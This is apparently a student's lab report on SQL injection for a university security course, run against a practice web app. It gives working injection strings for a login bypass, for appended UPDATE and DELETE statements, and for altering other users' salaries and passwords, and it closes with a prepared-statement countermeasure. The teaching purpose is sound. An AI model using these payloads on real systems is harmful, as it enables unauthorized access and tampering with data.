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**ITCS461\_Computer and Communication Security**

**Assignment: SQLi**

**By**

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
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# **Task 1: Get Familiar with SQL Statements**

Login into MySQL and switch database to Users




Show all tables in the database

Text

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
Print all the information of the employee ‘Alice’



# **Task 2: SQL Injection Attack on SELECT Statement**

## **Task 2.1: SQL Injection Attack from webpage**

Username: admin’# Password: admin



Table, website

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## **Task 2.2 SQL Injection Attack from the command line**

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## **Task 2.3: Append a new SQL statement**

UPDATE credential SET Name = 'Megha' WHERE Name = 'Alice'; #

Graphical user interface, website

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Graphical user interface, text, email

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DELETE FROM credential WHERE Name = 'Alice'; #

Graphical user interface, website

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Graphical user interface, text, email

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# **Task 3: SQL Injection Attack on UPDATE Statement**

## **Task 3.1: Modify your own salary**

Username: Alice’# Password: alice

123', salary = 80000 WHERE name = 'Alice' #

Graphical user interface, application

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Graphical user interface, website

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## **Task 3.2: Modify other people’ salary**

123’, salary=1 WHERE name=’Boby’ #

Graphical user interface, application

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Graphical user interface

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## Task 3.3: Modify other people’ password

', Password = sha1('Waris') WHERE name= 'Boby' #

Graphical user interface, application

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Graphical user interface, text, application

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Graphical user interface, application

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# **Task 4: Countermeasure – Prepared Statement**

Open unsafe\_home .php

Text

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Rewrite unsafe\_home.php

Graphical user interface, text, application

Description automatically generated

Graphical user interface, application

Description automatically generated

Rewrite unsafe\_edit\_backend.php

A computer screen capture

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Graphical user interface, application, website

Description automatically generated

Graphical user interface, table, website

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